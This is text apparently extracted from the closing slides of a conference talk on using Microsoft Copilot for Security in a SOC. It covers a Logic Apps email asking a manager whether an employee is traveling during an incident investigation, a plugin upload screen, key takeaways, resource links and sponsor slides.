
we received a security incident involving one of your direct report and needs important answer to help us progress with our investigation please let us know if mercymaina@woodgrove.ms is currently **traveling?**

Select one of the options below to respond

True **False**

Message sent via [Microsoft Logic Apps](#), enabling you to create automated workflows between your favorite apps and services.
© Microsoft Corporation 2024

Reply **Forward**



Logic Apps


  Add a plugin 

Complete the info to add a new plugin. [Learn more](#)

Who can use this plugin?  *

Select an upload format  *

Upload file * 

Upload as a link
DefenderKqlPlugins_automation.yaml 

 MDO Analyst Investigation Skills  Skills to help MDO analysts investigate email FPs, FNs, and other escalation issues





Key Takeaways

- Everyone needs to have a KITT nowadays
- Copilot can make the SOC's life simpler
- Make use of the great content available

<https://github.com/Azure/Copilot-For-Security>

<https://github.com/rod-trent/Copilot-for-Security>





Danke an unsere Sponsoren

PLATINUM SPONSOR



GOLD SPONSOR





Closing

Closing Subtext